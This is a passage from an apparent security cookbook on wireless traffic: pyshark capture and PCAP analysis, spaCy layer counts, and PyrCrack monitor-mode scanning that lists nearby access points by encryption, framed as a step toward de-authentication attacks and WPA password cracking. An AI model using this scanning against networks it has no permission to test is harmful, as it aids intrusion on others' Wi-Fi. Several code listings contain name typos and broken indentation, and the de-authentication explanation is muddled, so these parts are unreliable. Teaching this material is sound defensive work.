0000 00.. = Differentiated Services Codepoint: Default (0)

.... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)

Total Length: 106

Identification: 0x0000 (0)

010. .... = Flags: 0x2, Don't fragment

0... .... = Reserved bit: Not set

.1.. .... = Don't fragment: Set

..0. .... = More fragments: Not set

...0 0000 0000 0000 = Fragment Offset: 0

Time to Live: 64

Protocol: TCP (6)

Header Checksum: 0xc3be [validation disabled]

Header checksum status: Unverified

Source Address: 10.170.58.170

Destination Address: 3.108.46.16

Layer TCP:

Source Port: 63969

Destination Port: 443

Stream index: 2

Conversation completeness: Incomplete (0)

TCP Segment Len: 54

Sequence Number: 1 (relative sequence number)

Sequence Number (raw): 2399447254

Next Sequence Number: 55 (relative sequence number)

Acknowledgment Number: 1 (relative ack number)

Acknowledgment number (raw): 3310322020

1000 .... = Header Length: 32 bytes (8)

Flags: 0x018 (PSH, ACK)

000. .... = Reserved: Not set

...0 .... = Accurate ECN: Not set

.... 0... .... = Congestion Window Reduced: Not set

.... .0.. .... = ECN-Echo: Not set

.... ..0. .... = Urgent: Not set

.... ...1 .... = Acknowledgment: Set

.... .... 1... = Push: Set

.... .... .0.. = Reset: Not set

.... .... ..0. = Syn: Not set

.... .... ...0 = Fin: Not set

TCP Flags: .....AP...

Window: 2048

Calculated window size: 2048

Window size scaling factor: -1 (unknown)

Checksum: 0xdff3 [unverified]

Checksum Status: Unverified

Urgent Pointer: 0

Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps

TCP Option - No-Operation (NOP)

Kind: No-Operation (1)

TCP Option - Timestamps

Length: 10

Timestamp value: 2485713716: TSval 2485713716, TSecr 3237496464

Timestamp echo reply: 3237496464

## Timestamps

Time since first frame in this TCP stream: 0.000000000 seconds

Time since previous frame in this TCP stream: 0.000000000 seconds

## SEQ/ACK analysis

Bytes in flight: 54

Bytes sent since last PSH flag: 54

TCP payload (54 bytes)

TCP Option - No-Operation (NOP)

Kind: No-Operation (1)

Kind: Time Stamp Option (8)

Layer TLS:

TLSv1.2 Record Layer: Application Data Protocol: Hypertext Transfer Protocol

Content Type: Application Data (23)

Version: TLS 1.2 (0x0303)

Length: 49

Encrypted Application Data:

8bd1898fb61cf977e15b1f1ed35ffd29e71de1606b4407bd34e0445dc9d4b3ed03b5

Application Data Protocol: Hypertext Transfer Protocol

You will see 10 network packets being captured and printed at one packet per second on the wireless interface. Only the first and last packets are shown in the preceding output. Packets will not be captured when the program is sleeping. You can tune the program as per your requirements of capturing the packets continuously for a specified duration or several packets.

Note: Packet capture is a CPU-intensive operation. Hence, do not run this program

## Activity

Attempt the following activity before the next recipe:

Check what the other options you can supply to `sniff_continuously` of LiveCapture are and how these options affect how we capture the packets on the wireless interface



## Packet capture file analysis using Wireshark

So far, we are able to capture the packets from the wireless interface using pyshark, display them, and even capture them into a PCAP file. Moreover, we could print the packets using our Python program, which showed a packet with all the layers, including the wireless layer.

In this recipe, we will use pyshark to print the content of the packets we captured in the file using Python.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

This recipe shows how to perform a live capture of the network packets from a wireless interface, save the captured packets in a PCAP file, and then perform an analysis of the captured packets.

Program for performing a live capture of a wireless interface to a file and then performing analysis is as follows:

```
# wireshark_file_capture_analysis.py
```

```
import os
```

```
import pyshark
```

```
# Set the location of output file to the current directory
```

```
__location__ = os.path.realpath(os.path.join(
```

```
os.getcwd(), os.path.dirname(__file__)))
```

```
class WiresharkFileCapture:
```

```
def do_capture(self):

# Capture the packet into a PCAP (Packet Capture) file

pcap_file_name = os.path.join(__location__, 'output.pcap')

capture = pyshark.LiveCapture(interface='en0', output_file=pcap_file_name)

capture.sniff(packet_count=10)

if __name__ == "__main__":

    wireshark_file_capture = WiresharkFileCaputure()

    wireshark_file_capture.do_capture()
```

When you run this program, it returns to the prompt within a few seconds. After that, look for the “output.pcap” file in the same directory as in the preceding program. This file contains the captured network packets from the wireless interface.

Let us use the “tshark” command to list all the packets in the file as we have done before in Chapter 5: Forensic Analysis.

Run the following command:

```
tshark -r output.pcap
```

You will get an output similar to the following:

```
1 0.000000 10.182.61.106 → 172.224.35.134 UDP 83 52700 → 443 Len=41
```

```
2 0.005129 162.159.133.234 → 10.182.61.106 TLSv1.2 378 Application Data
```

```
3 0.005179 10.182.61.106 → 162.159.133.234 TCP 54 64414 → 443 [ACK]  
Seq=1 Ack=325 Win=47228 Len=0
```

```
4 0.012748 172.224.35.134 → 10.182.61.106 UDP 73 443 → 52700 Len=31
```

```
5 0.188063 162.159.133.234 → 10.182.61.106 TLSv1.2 525 Application Data
```

```
6 0.188126 10.182.61.106 → 162.159.133.234 TCP 54 64414 → 443 [ACK]  
Seq=1 Ack=796 Win=47226 Len=0
```

7 0.559279 162.159.133.234 → 10.182.61.106 TLSv1.2 390 Application Data

8 0.559336 10.182.61.106 → 162.159.133.234 TCP 54 64414 → 443 [ACK]  
Seq=1 Ack=1132 Win=47228 Len=0

9 0.619714 162.159.133.234 → 10.182.61.106 TLSv1.2 750 Application Data

10 0.619762 10.182.61.106 → 162.159.133.234 TCP 54 64414 → 443 [ACK]  
Seq=1 Ack=1828 Win=47222 Len=0

We can see that tshark listed the summary of 10 packets. If you notice, all of them were captured on the wireless interface.

We can verify that by looking at the ifconfig command output or ipconfig if you are using Windows. Following is the “en0” section of output in my macOS machine:

en0:  
flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST>  
mtu 1500

options=400<CHANNEL\_IO>

ether \*:~\*:~\*:~\*:~\*:~\*

inet6 fe80::1e:b463:6c1b:11f3%en0 prefixlen 64 secured scopeid 0x6

inet 10.182.61.106 netmask 0xfffff800 broadcast 10.182.63.255

nd6 options=201<PERFORMNUD,DAD>

media: autoselect

status: active

I have masked the “ether” field as “\*:~\*:~\*:~\*:~\*:~\*” in the preceding output. We can verify from this output that the packets are indeed being captured on the wireless interface.

## Activity

Attempt the following activities before the next recipe:

We discussed previously that the output of `tshark` and `ifconfig` can be used to verify that packets are indeed being captured on the wireless interface. Can you explain this by correlating the fields we used to infer that?

Use the packet capture output PCAP file and try to print all the details for the first packet. You can refer to Chapter 5: Forensic Analysis for more information.

## Using spaCy to perform analysis of wireless interfaces and devices

We saw in Chapter 7: Malware and Phishing Analysis that spaCy is an advanced NLP library that is extremely powerful for determining various linguistic and entity-related analytics information. When combined with a corpus of data for identifying malicious text and various rules around it, this can help us identify spam, malware, and other threats.

Since spaCy can easily identify the linguistic and entity-related analytics information, we can use spaCy to analyze packets being captured on a wireless interface live or in an offline file.

Note: Compatibility: Cross-Platform License considerations: Free software used



## Recipe

This recipe uses spaCy to perform analysis of a wireless PCAP file containing the packet captured on a wireless interface.

Program for performing analysis of captured packets using spaCy is as follows:

```
# wireshark_file_capture_analysis_spacy.py
```

```
import os
```

```
import pyshark
```

```
import spacy
```

```
from collections import Counter
```

```
# Set the location of output file to the current directory
```

```
__location__ = os.path.realpath(os.path.join(
```

```
os.getcwd(), os.path.dirname(__file__)))
```

```
class WiresharkFileCaptureAnalysisSpacy:
```

```
def do_capture_analysis(self):
```

```
# Read the PCAP (Packet Capture) file
```

```
pcap_file_name = os.path.join(__location__, 'output.pcap')
```

```
capture = pyshark.FileCapture(pcap_file_name)
```

```
# Get the layer names for each of the packets and append them to the array
```

```
packet_layers = []
```

```
num_packets = 0
```

```
for packet in capture:
```

```
    packet_layers.append(packet.layers)
```

```
num_packets += 1
```

```
# Print all the layer names
```

```
print(packet_layers, '\n')
```

```
# Join all the elements into a single string for analysis for spaCy
```

```
packet_layers_str = ''.join([str(packet) for packet in packet_layers])
```

```
# Load the en_core_web_sm trained pipeline and create a document
```

```
nlp = spacy.load('en_core_web_sm')
```

```
doc = nlp(packet_layers_str)
```

```
# Get all the individual words after filtering out the ones we are not interested in,  
and then get the word frequency
```

```
words = [token.text for token in doc if
```

```
not token.is_stop
```

```
and not token.is_punct
```

```
and not token.is_left_punct
```

```
and not token.is_right_punct]
```

```
word_frequency = Counter(words)
```

```
# Perform simple analysis on the layers
```

```
print('Number of packets: ', num_packets)
```

```
print('Word frequency for the packets: ', word_frequency, '\n')
```

```
num_layers = word_frequency['Layer']
```

```
print('Number of total protocol layers: ', num_layers)
```

```
print('Number of average layers per packet: ', num_layers / num_packets, '\n')
```

```
num_layers_tls = word_frequency['TLS']
```

```
print('Number of protocol packets with TLS: ', num_layers_tls, ' out of ',  
num_packets, '\n')
```

```
if __name__ == "__main__":
```

```
    wireshark_file_capture_analysis_spacy =  
    WiresharkFileCaputureAnalysisSpacy()
```

```
    wireshark_file_capture_analysis_spacy.do_capture_analysis()
```

The preceding program reads a PCAP file and analyzes various layers present in the packets. More specifically, this program analyses the number of protocol packets with the TLS layer. This can give a good indication of the number of packets that are secure and cannot be read by a malicious actor performing a man-in-the-middle attack.

If you have worked with other recipes involving spaCy in Chapter 7: Malware and Phishing Analysis, you will be able to follow the preceding program. Moreover, the comments in the preceding program explain what we are trying to do.

When you run the program, you will get an output similar to the following:

```
[[<ETH Layer>, <IP Layer>, <UDP Layer>, <DATA Layer>], [<ETH Layer>, <IP Layer>, <TCP Layer>, <TLS Layer>], [<ETH Layer>, <IP Layer>, <TCP Layer>], [<ETH Layer>, <IP Layer>, <UDP Layer>, <DATA Layer>], [<ETH Layer>, <IP Layer>, <TCP Layer>, <TLS Layer>], [<ETH Layer>, <IP Layer>, <TCP Layer>], [<ETH Layer>, <IP Layer>, <TCP Layer>, <TLS Layer>], [<ETH Layer>, <IP Layer>, <TCP Layer>], [<ETH Layer>, <IP Layer>, <TCP Layer>], [<ETH Layer>, <IP Layer>, <TCP Layer>]]
```

Number of packets: 10

Word frequency for the packets: Counter({'Layer': 36, 'ETH': 10, 'IP': 10, 'TCP': 8, 'TLS': 4, 'UDP': 2, 'DATA': 2})

Number of total protocol layers: 36

Number of average layers per packet: 3.6

Number of protocol packets with TLS: 4 out of 10

This recipe shows an approach to protocol analysis using spaCy. You can use this approach to add many other parameters to what we have done previously.

## Activity

Attempt the following activities before the next recipe:

We performed an analysis of several packets with TLS support. Modify the preceding program to print all the packets, which support TCP over TLS.

Can you find out the TLS version using the method previously described?

Using PyrCrack for simulating monitoring of the wireless interface

We used one of the pre-packaged tools in Kali Linux mentioned previously in Chapter 7: Malware and Phishing Analysis to simulate a phishing-based social engineering attack. Kali Linux has many other tools to help cybersecurity professionals, especially when working with wireless devices. One such tool is called aircrack-ng. This tool is an advanced tool used to attack wireless access points, and it is used by Cybersecurity professionals extensively for assessing the security and pen testing of wireless devices and access points.

A de-authentication attack forces a device to disconnect from WiFi. Hence it is a type of “denial-of-service” attack. We can use aircrack-ng to simulate this attack from the command line in Kali Linux. Aircrack-ng is a suite of tools to work with wireless devices. In this recipe, however, we will use a Python wrapper over aircrack-ng called PyrCrack, which provides aircrack-ng bindings in Python. In this recipe, we will be using the following PyrCrack classes:

| PyrCrack class | Aircrack-ng equivalent | Purpose                                 |
|----------------|------------------------|-----------------------------------------|
| AirodumpNg     | airodump-ng            | Used to perform packet capture of raw 8 |
| AirmonNg       | airmon-ng              | Used to enable/disable the monitor mod  |



***Table 8.1: PyrCrack class and their aircrack-ng equivalent used in this chapter***

If you want to know how PyrCrack works, you can look at the Python source code at <https://github.com/XayOn/pyrcrack/tree/develop/pyrcrack>. As cybersecurity professionals, reading the source code of such utilities is one of the best ways to build our knowledge using existing knowledge.

In this recipe, we are focusing on the primary use case of aircrack-ng using PyrCrack to monitor the wireless interface, which is one of the steps involved in the de-authentication attack. In the upcoming Chapter 13: Offensive Security Techniques and Pen Testing, we will cover the use case of how a malicious actor may crack a weak password using these tools.

**Note:** This recipe will work only on Kali Linux and not on Windows or macOS.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

This recipe uses PyrCrack to interface with aircrack-ng on Kali Linux for simulating a de-authentication attack by monitoring the wireless interface on the local computer, which results in disabling the interface.

Before you run the program, install the module pyrcrack:

```
pip3 install pyrcrack
```

Tip: Do not try this on an access point that anyone else is using and you do not h

Program for performing analysis of captured packets using PyrCrack is as follows:

```
# wireless_deauth.py
```

```
import asyncio
```

```
from pyrcrack import AirodumpNg, AirmonNg
```

```
from rich.console import Console
```

```
class WiressDeauthentication:
```

```
    airmon_ng = AirmonNg()
```

```
    async def get_wlan_interface(self):
```

```
        for interface in await self.airmon_ng.interfaces:
```

```
            wlan_interface = interface.asdict()
```

```
print('WLAN interface details: ', wlan_interface)
```

```
print('WLAN interface name: ', wlan_interface['interface'])
```

```
async def scan_for_wireless_targets(self):
```

```
# Create a console where we will print the details
```

```
console = Console()
```

```
# Enable monitor mode and dump the scanned packet
```

```
async with self.airmon_ng('wlan0') as wlan_mon:
```

```
    async with AirodumpNg() as packet_dump:
```

```
        async for scan_result in packet_dump(wlan_mon.monitor_interface):
```

```
            console.print(scan_result.table)
```

```
await asyncio.sleep(10)
```

```
if __name__ == "__main__":
```

```
wireless_deauthentication = WiressDeauthentication()
```

```
asyncio.run(wireless_deauthentication.get_wlan_interface())
```

```
asyncio.run(wireless_deauthentication.scan_for_wireless_targets())
```

The preceding program enabled monitoring mode for a wireless interface and then dumped the packets with details about all the connected BSSID (the ID to identify the access point) and other information every 10 seconds. In this process, the wireless interface is disabled and de-authenticated.

Note: This recipe covered a part of the deauth attack on the wireless interface, as

First, run the program with the second call to the class commented as follows:

```
if __name__ == "__main__":
```

```
    wireless_deauthentication = WiressDeauthentication()
```

```
    asyncio.run(wireless_deauthentication.get_wlan_interface())
```

```
    # asyncio.run(wireless_deauthentication.scan_for_wireless_targets())
```

You will get an output similar to the following:

```
WLAN interface details: {'phy': 'phy0', 'interface': 'wlan0', 'driver': 'iwlwifi',  
'chipset': 'Intel Corporation Comet Lake PCH-LP CNVi WiFi'}
```

```
WLAN interface name: wlan0
```

After this, run the program with the first call to the class commented out as follows:

```
if __name__ == "__main__":
```

```
wireless_deauthentication = WiressDeauthentication()
```

```
# asyncio.run(wireless_deauthentication.get_wlan_interface())
```

```
asyncio.run(wireless_deauthentication.scan_for_wireless_targets())
```

Unless you terminate the program, this will keep printing all the scanned BSSIDs and their details. Some of the information in these figures are masked out to avoid any sort of privacy issues.



| Essid | Bssid    | Packets | Dbm | Score | Channel | Encryption                   |
|-------|----------|---------|-----|-------|---------|------------------------------|
| Sw    | 78:17:35 | 1       | -80 | 81    | 13      | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| su    | 10:27:F5 | 1       | -78 | 79    | 1       | WPA+PSK/WPA+AES-CCM          |
| is    | 34:8F:27 | 1       | -76 | 77    | 1       | WPA+PSK/WPA+AES-CCM          |
| Wo    | 34:8F:27 | 1       | -76 | 77    | 1       | N/A                          |
| Ja    | F8:C4:F3 | 1       | -76 | 77    | 6       | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| Ap    | 24:08:88 | 1       | -75 | 76    | 11      | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| NC    | 34:8F:27 | 2       | -74 | 76    | 1       | WPA+PSK/WPA+AES-CCM          |
| Sh    | 34:8F:27 | 2       | -74 | 76    | 1       | WPA+PSK/WPA+AES-CCM          |
| Dh    | 5C:64:8E | 1       | -75 | 76    | 1       | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| Na    | BC:62:02 | 3       | -72 | 75    | 1       | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| Sa    | BC:62:02 | 2       | -70 | 72    | 8       | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| ha    | 40:33:06 | 1       | -69 | 70    | 10      | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| Al    | F8:C4:F3 | 3       | -65 | 68    | 1       | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| Rb    | A0:1B:2  | 3       | -46 | 49    | 12      | WPA+PSK/WPA+AES-CCM          |
|       | E6:DA:0F | 1       | -76 | -923  | 10      | WPA+PSK/WPA+AES-CCM          |
|       | 56:37:88 | 1       | -75 | -924  | 11      | WPA+PSK/WPA+AES-CCM          |
|       | 88:19:04 | 2       | 0   | -998  | 1       |                              |
|       | 04:20:84 | 1       | 0   | -999  | 2       |                              |

***Figure 8.1: First output of scanning for wireless targets***

There are a few things that are notable in these outputs in figures 8.1 and 8.2, given as follows:

A malicious actor can use this technique to find the Wireless Access Points (WAPs) of just AP, which have no encryption or low encryption. These are the WAPs that become the target of attacks. As a cybersecurity professional, you can do the same to find the ones which need attention.

There are many unnamed networks. They are hidden networks that will not be shown directly in your list of SSIDs when you try to scan the network using the network widget in your operating system.

Extended Service Set ID (ESSID) is the same as Service Set ID (SSID) for all the home networks. However, in an enterprise, an ESSID is a set of Basic Service Set (BSS) or networks with the same SSID. This ensures you can still connect to the network, even if you move between floors or a different office location.

| Essid | Bssid    | Packets | Dbm | Score | Channel | Encryption                   |
|-------|----------|---------|-----|-------|---------|------------------------------|
| A1    | 5C:8C:30 | 8       | -76 | 84    | 8       | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| Sun   | C4:27:28 | 10      | -74 | 84    | 3       | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| Ja    | F8:C4:F3 | 7       | -76 | 83    | 6       | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| S1    | F0:63:F9 | 7       | -76 | 83    | 3       | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| Ap    | 24:08:88 | 11      | -71 | 82    | 11      | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| A1    | 80:88:92 | 5       | -77 | 82    | 8       | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| D1    | E8:6E:44 | 5       | -77 | 82    | 6       | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| 15    | 34:8F:27 | 7       | -74 | 81    | 1       | WPA+PSK/WPA+AES-CCM          |
| Sal   | BC:62:D2 | 11      | -70 | 81    | 8       | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| Sw    | 78:17:35 | 2       | -79 | 81    | 13      | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| Pr    | E8:6E:44 | 1       | -80 | 81    | 11      | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| ha    | 40:33:06 | 8       | -72 | 80    | 10      | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| w1    | E0:CC:7A | 7       | -73 | 80    | 3       | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| S0    | 54:37:BB | 1       | -79 | 80    | 11      | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| A1    | E8:6E:44 | 2       | -78 | 80    | 3       | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| NC    | 34:8F:27 | 6       | -73 | 79    | 1       | WPA+PSK/WPA+AES-CCM          |
| Wo    | 34:8F:27 | 4       | -75 | 79    | 1       | N/o/n/e                      |
| su    | 10:27:F5 | 2       | -77 | 79    | 1       | WPA+PSK/WPA+AES-CCM          |
| 96    | A4:F3:38 | 3       | -76 | 79    | 3       | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| A1    | 00:04:95 | 8       | -71 | 79    | 11      | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| As    | 5C:A6:E6 | 2       | -77 | 79    | 11      | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| VP    | 00:04:95 | 5       | -74 | 79    | 6       | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| L     | 80:88:92 | 3       | -76 | 79    | 6       | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| RE    | 54:37:BB | 1       | -78 | 79    | 5       | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| Sh    | 34:8F:27 | 4       | -74 | 78    | 1       | WPA+PSK/WPA+AES-CCM          |
| A1    | 80:88:92 | 1       | -71 | 78    | 8       | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| L1    | F4:F6:47 | 7       | -71 | 78    | 11      | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| A1    | 5C:64:8E | 7       | -71 | 78    | 6       | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| La    | B4:3D:08 | 1       | -77 | 78    | 9       | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| v1    | 00:5F:67 | 1       | -77 | 78    | 5       | WPA+PSK/WPA+AES-CCM          |
| Nav   | BC:62:D2 | 5       | -72 | 77    | 1       | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| Dh    | 5C:64:8E | 2       | -75 | 77    | 1       | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| MK    | E4:DA:DF | 3       | -74 | 77    | 9       | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| Gal   | E4:DA:DF | 5       | -72 | 77    | 10      | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| Mat   | 54:37:BB | 2       | -75 | 77    | 11      | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| A1    | FC:22:F4 | 1       | -76 | 77    | 1       | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| A1    | A4:F3:38 | 1       | -76 | 77    | 4       | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| AI    | 94:98:69 | 4       | -72 | 76    | 8       | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| co    | 08:97:58 | 2       | -73 | 75    | 6       | WPA+PSK/WPA+AES-CCM          |
| A1    | F8:C4:F3 | 9       | -64 | 73    | 1       | WPA+TKIP/WPA+PSK/WPA+AES-CCM |
| Rb    | A0:1B:27 | 14      | -47 | 61    | 12      | WPA+PSK/WPA+AES-CCM          |
|       | 06:25:E0 | 6       | -78 | -916  | 8       | WPA+PSK/WPA+AES-CCM          |
|       | 5E:8C:30 | 4       | -77 | -919  | 8       | WPA+PSK/WPA+AES-CCM          |
|       | 56:37:BB | 6       | -74 | -920  | 11      | WPA+PSK/WPA+AES-CCM          |
|       | 66:A4:B7 | 1       | -79 | -920  | 5       | WPA+PSK/WPA+AES-CCM          |
|       | 56:37:BB | 1       | -79 | -920  | 5       | WPA+PSK/WPA+AES-CCM          |
|       | 26:08:88 | 4       | -74 | -922  | 11      | WPA+PSK/WPA+AES-CCM          |
|       | E6:DA:DF | 4       | -73 | -923  | 10      | WPA+PSK/WPA+AES-CCM          |
|       | E6:DA:DF | 3       | -74 | -923  | 9       | WPA+PSK/WPA+AES-CCM          |
|       | 42:33:06 | 1       | -74 | -925  | 10      | WPA+PSK/WPA+AES-CCM          |
|       | 88:D6:1A | 11      | -43 | -946  | 6       |                              |
|       | C4:B8:B4 | 4       | 0   | -996  | 4       |                              |
|       | 88:19:04 | 3       | 0   | -997  | 1       |                              |
|       | 04:20:84 | 2       | 0   | -998  | 2       |                              |

***Figure 8.2: Second output of scanning for wireless targets***

## Activity

Attempt the following activities before the next recipe:

One of the use cases of airodump-ng is to collect WEP Initialization Vector or WPA Handshakes, which then can be used with aircrack-ng to crack the wireless passwords. Although technically feasible, this is only possible for well-known or weak passwords using a brute-force attack method. Read the airodump-ng documentation to understand how this can be done.

Modify the preceding program to disable monitoring mode once you have printed the scan results twice.

## Understanding how sniffing wireless traffic with pyshark works

So far, we have seen how to use Tshark (the command line utility of Wireshark) and pyshark (Python bindings for Wireshark) to perform live packet capture. Apart from Wireshark, another powerful tool called Scapy is used to do the same, which we will discuss in Chapter 9: Working with Network Utilities.

The terms sniffing, packet capturing, packet analyzing, and so on are used interchangeably, but they mean the same. In all cases, the program intercepts and observes/analyses the traffic passing through the network. All of them can be used for monitoring and validation purposes by network administrators and cybersecurity professionals. However, the same technique can be used by malicious actors for reconnaissance operations and attacking various network components.

In this recipe, we will modify our packet capturer using pyshark to sniff wireless traffic such that we keep the bare minimum code but run the sniffer in “debug mode”. This demonstrates what a bare minimum sniffer looks like, and we do not have to create complex programs to sniff wireless traffic. As cybersecurity professionals, it is crucial to simplify your tools and processes continuously, and this is one way to demonstrate that aspect.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

This recipe uses pyshark to sniff wireless traffic on a specified interface for a period of time.

Program for sniffing wireless traffic in pyshark's debug mode is as follows:

```
# wireless_sniff.py
```

```
import pyshark
```

```
import json
```

```
class WirelessSniffer:
```

```
    def do_sniff(self):
```

```
        # Change the interface to what's configured on your host
```

```
        capture = pyshark.LiveCapture(interface='en0', debug=True)
```

```
capture.sniff(timeout=5)
```

```
print('\n', capture, '\n')
```

```
# Print one packet
```

```
print(capture[0])
```

```
if __name__ == "__main__":
```

```
    sniffer = WirelessSniffer()
```

```
    sniffer.do_sniff()
```

When you run the program, you will get an output similar to the following:

```
2022-11-09 06:58:18,697 - LiveCapture - DEBUG - Creating Dumpcap  
subprocess with parameters: /usr/local/bin/dumpcap -q -i en0 -w -
```

```
2022-11-09 06:58:18,703 - LiveCapture - DEBUG - Dumpcap subprocess (pid  
64527) created
```



2022-11-09 06:58:18,704 - LiveCapture - DEBUG - Creating TShark subprocess with parameters: /usr/local/bin/tshark -l -n -T pdml -i -

2022-11-09 06:58:18,704 - LiveCapture - DEBUG - Executable: /usr/local/bin/tshark

2022-11-09 06:58:18,709 - LiveCapture - DEBUG - TShark subprocess (pid 64528) created

2022-11-09 06:58:18,709 - LiveCapture - DEBUG - Starting to go through packets

Capturing on 'WiFi: en0'

File: -

Capturing on '-'

\*\* (tshark:64528) 06:58:20.746308 [Main MESSAGE] -- Capture started.

\*\* (tshark:64528) 06:58:20.746357 [Main MESSAGE] -- File: "/var/tmp/wireshark\_-L3FXU1.pcapng"

2022-11-09 06:58:21,873 - LiveCapture - DEBUG - Cleanup Subprocess (pid 64527)

2022-11-09 06:58:21,876 - LiveCapture - DEBUG - Cleanup Subprocess (pid 64528)

<LiveCapture (162 packets)>

Packet (Length: 70)

Layer ETH:

Destination: a0:ab:1b:27:b5:cc

Address: a0:ab:1b:27:b5:cc

.... ..0. .... = LG bit: Globally unique address (factory default)

.... ...0 .... = IG bit: Individual address (unicast)

Source: a4:83:e7:45:8a:96

.... ..0. .... = LG bit: Globally unique address (factory default)

.... ..0 .... = IG bit: Individual address (unicast)

Type: IPv4 (0x0800)

Address: a4:83:e7:45:8a:96

Layer IP:

0100 .... = Version: 4

.... 0101 = Header Length: 20 bytes (5)

Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)

0000 00.. = Differentiated Services Codepoint: Default (0)

.... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)

Total Length: 56

Identification: 0x29a8 (10664)

000. .... = Flags: 0x0

0... .... = Reserved bit: Not set

.0.. .... = Don't fragment: Not set

..0. .... = More fragments: Not set

...0 0000 0000 0000 = Fragment Offset: 0

Time to Live: 64

Protocol: UDP (17)

Header Checksum: 0x802b [validation disabled]

Header checksum status: Unverified

Source Address: 192.168.0.42

Destination Address: 8.8.8.8

Layer UDP:

Source Port: 32500

Destination Port: 53

Length: 36

Checksum: 0x8fbc [unverified]

Checksum Status: Unverified

Stream index: 0

Timestamps

Time since first frame: 0.000000000 seconds

Time since previous frame: 0.000000000 seconds

UDP payload (28 bytes)

Layer DNS:

Transaction ID: 0x6ac0

Flags: 0x0100 Standard query

0... .... = Response: Message is a query

.000 0... .... = Opcode: Standard query (0)

.... .0. .... = Truncated: Message is not truncated

.... ...1 .... = Recursion desired: Do query recursively

.... .... .0.. .... = Z: reserved (0)

.... .... 0 .... = Non-authenticated data: Unacceptable

Questions: 1

Answer RRs: 0

Authority RRs: 0

Additional RRs: 0

Queries

Name: dns.google

Name Length: 10

Label Count: 2

Type: A (Host Address) (1)

Class: IN (0x0001)

dns.google: type A, class IN

We have observed the following from the preceding output:

pyshark uses /usr/local/bin/dumpcap and /usr/local/bin/tshark for packet capturing. Both of them are started as subprocesses. The parameters passed to these subprocesses are shown in the output.

It then captures packets into a file that is stored locally, in my case, under /var/tmp. This means even if we do not explicitly provide a file name to capture packets, a PCAP (or PCAP NG) file is always present for you to analyze.





tmp — -bash — 113x37

nishant @ /var/tmp/ \$ ls -l wireshark\*

```
-rw----- 1 root wheel 15596 Nov 9 06:50 wireshark_-0VCZU1.pcapng
-rw----- 1 root wheel 57964 Nov 9 06:48 wireshark_-1IM7U1.pcapng
-rw----- 1 root wheel 48340 Nov 9 06:49 wireshark_-2LW9U1.pcapng
-rw----- 1 root wheel 45820 Nov 9 06:35 wireshark_-3BJ3U1.pcapng
-rw----- 1 root wheel 17340 Nov 9 06:47 wireshark_-3XX8V1.pcapng
-rw----- 1 root wheel 58844 Nov 9 06:42 wireshark_-4Z03U1.pcapng
-rw----- 1 root wheel 53480 Nov 2 14:05 wireshark_-5VAJV1.pcapng
-rw----- 1 root wheel 34764 Nov 9 06:44 wireshark_-6K54U1.pcapng
-rw----- 1 root wheel 90516 Nov 9 06:12 wireshark_-CS1FV1.pcapng
-rw----- 1 root wheel 9112 Nov 9 06:44 wireshark_-FSK9U1.pcapng
-rw----- 1 root wheel 16528 Nov 9 06:57 wireshark_-IAT9U1.pcapng
-rw----- 1 root wheel 53756 Nov 9 06:34 wireshark_-KVACV1.pcapng
-rw----- 1 root wheel 97236 Nov 9 06:58 wireshark_-L3FXU1.pcapng
-rw----- 1 root wheel 71452 Nov 9 06:46 wireshark_-QBZAV1.pcapng
-rw----- 1 root wheel 38092 Nov 9 06:42 wireshark_-VX67U1.pcapng
-rw----- 1 root wheel 382788 Nov 9 06:50 wireshark_-Y6BEV1.pcapng
```

nishant @ /var/tmp/ \$

***Figure 8.3: PCAP NG files created by pyshark***

*Figure 8.3 shows the location where the pcapng file is present on my machine.*

Finally, pyshark cleans up both processes.

Thus, every time you run the packet capture, you know that a file is present in the local filesystem for your to analyze afterward. With the knowledge you already have with our previous recipes in Chapter 5: Forensic Analysis and this chapter, you are equipped to analyze the packet capture files very efficiently.

## Activity

Attempt the following activities before the next recipe:

